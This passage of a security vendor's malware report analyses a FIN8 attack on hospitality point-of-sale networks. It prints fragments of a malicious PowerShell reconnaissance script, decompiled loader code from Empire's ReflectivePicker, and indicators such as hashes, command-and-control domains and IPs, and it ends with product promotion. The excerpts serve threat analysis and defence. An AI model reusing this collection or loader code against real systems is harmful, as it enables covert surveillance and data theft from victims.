The PowerShell script collects all possible information on the user and the network, including snapshots, computer and user names, emails from registry, tasks in task scheduler, system information, AVs registered in the system, privileges, domain and workgroup information.



```
function Get-Screenshot
{
    Add-Type -Assembly System.Windows.Forms;
    $ScreenBounds = [Windows.Forms.SystemInformation]::VirtualScreen;
    [convert]::ToBase64String($ms.ToArray());
}
function Get-WorkgroupComputers
{
    $out = @()
    try {
        $ip = (gwmi -query "Select IPAddress From Win32_NetworkAdapterConfiguration Where IPEnabled = True").IPAdd
            } catch {}
        }
    } catch {}
    $out
}
function Get-DomainComputers
{
    $a = @()
    try {
        $rootDse = New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE")
        $Domain = $rootDse.DefaultNamingContext
    $a
}
function Get-Mail([string] $path)
{
    $out = ""
    try {
        $em = (Get-ItemProperty $path | Where {$_ -match 'Account Name'})
}
$r = "<systeminfo>`n"
$r += (systeminfo) -join "`n"
$r += "`n</systeminfo>`n"
$r += "<tasklist>`n"
$r += Get-Mail "hkcu:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\93
$r += "hostname: "+$env:computername+"`n"
$r += "username: "+$env:username+"`n"
```

Windows PowerShell length : 6,560 lines : 173 Ln : 128 Col : 1 Sel : 463 | 12

The results are Gzipped and saved under random file in the temp folder. Following successful collection of information, the data is send back to the C2 and the file is deleted.

### Empire ReflectivePicker

As mentioned previously, the PowerShell is executed using reflectively loaded ReflectivePicker from the Empire project – it loads CLR by using CorBindToRuntime that is loaded dynamically within the shellcode.

```
  LONG index; // [rsp+E8h] [rbp+20h]

  this = qword_180006488;
  psaStaticMethodArgs = 0i64;
  index = 0;
  v7 = 0;
  VariantInit(&vtStringArg);
  VariantInit(&vtEmpty);
  VariantInit(&vtPSInvokeReturnVal);
  bstrStaticMethodName = SysAllocString(method);
  if ( bstrStaticMethodName )
  {
    vtStringCommandArg = SysAllocString(command);
    if ( vtStringCommandArg )
    {
      psaStaticMethodArgs = SafeArrayCreateVector(0xCu, 0, 1u);
      if ( psaStaticMethodArgs )
      {
        vtStringArg.llVal = (LONGLONG)vtStringCommandArg;
        vtStringArg.vt = 8;
        if ( SafeArrayPutElement(psaStaticMethodArgs, &index, &vtStringArg) >= 0
          && (*(int (__fastcall **)(__int64, OLECHAR *, __int64, _QWORD, VARIANTARG *, SAFEARRAY *,
                this,
                bstrStaticMethodName,
                280i64,                         // InvokeMethod|Public|Static
                0i64,
                &vtEmpty,
                psaStaticMethodArgs,            // Execute Powershell
                &vtPSInvokeReturnVal) >= 0 )
        {
          if ( vtPSInvokeReturnVal.vt == 8 && vtPSInvokeReturnVal.llVal )
            SysFreeString(vtPSInvokeReturnVal.bstrVal);
          v7 = 1;
        }
      }
    }
    SysFreeString(bstrStaticMethodName);
    if ( vtStringCommandArg )
      SysFreeString(vtStringCommandArg);
    if ( psaStaticMethodArgs )
      SafeArrayDestroy(psaStaticMethodArgs);
  }
  return v7;
}
```

## Conclusion

The hospitality industry, and particularly their POS networks, continues to be one of the industries most targeted by cybercrime groups. In addition to this attack by FIN8, we've seen multiple attacks by FIN6, FIN7, and others.

Many POS networks are running on the POS version of Windows 7, making them more susceptible to vulnerabilities. What's more, attackers know that many POS systems run with only rudimentary security as traditional antivirus is too heavy and requires constant updating that can interfere with system availability.

As we see here, attack syndicates are constantly innovating and learn from their mistakes – the numerous improvements and bug fixes from the previous version of ShellTea are evident. The techniques implemented can easily evade standard POS defenses.

Morphisec immediately prevented this attack from ever getting to the point where it could access POS endpoints. Morphisec is lightweight, with no need for updates, and does not need to be online to provide full protection.

Moreover, it serves as a compensating control for Windows 7 systems, providing a virtual patch that protects vulnerabilities.



## Artifacts

### ShellTea backdoor:

6353D7B18EE795969659C2372CD57C3D

4B9EFD882C49EF7525370FFB5197AD86

### ReflectivePicker:

DC162908E580762F17175BE8CCA25CF3

PowerShell recon script:

4BEB10043D5A1FBD089AA53BC35C58CA

### Domains:

telemerty-cdn-cloud[.]host

cdn-amaznet.club

reservecdn[.]pro

wsuswin10[.]us

telemetry[.]host

### IPs:

104.193.252[.]162:443

37.1.204[.]87:443

### About the author

Michael Gorelik

Chief Technology Officer

Morphisec CTO Michael Gorelik leads the malware research operation and sets technology strategy. He has extensive experience in the software industry and leading diverse cybersecurity software development projects. Prior to Morphisec, Michael was VP of R&D at MotionLogic GmbH, and previously served in senior leadership positions at Deutsche Telekom Labs. Michael has extensive experience as a red teamer, reverse engineer, and contributor to the MITRE CVE database. He has worked extensively with the FBI and US Department of Homeland Security on countering global cybercrime. Michael is a noted speaker, having presented at multiple industry conferences, such as SANS, BSides, and RSA. Michael holds Bsc and Msc degrees from the Computer

Science department at Ben-Gurion University, focusing on synchronization in different OS architectures. He also jointly holds seven patents in the IT space.

---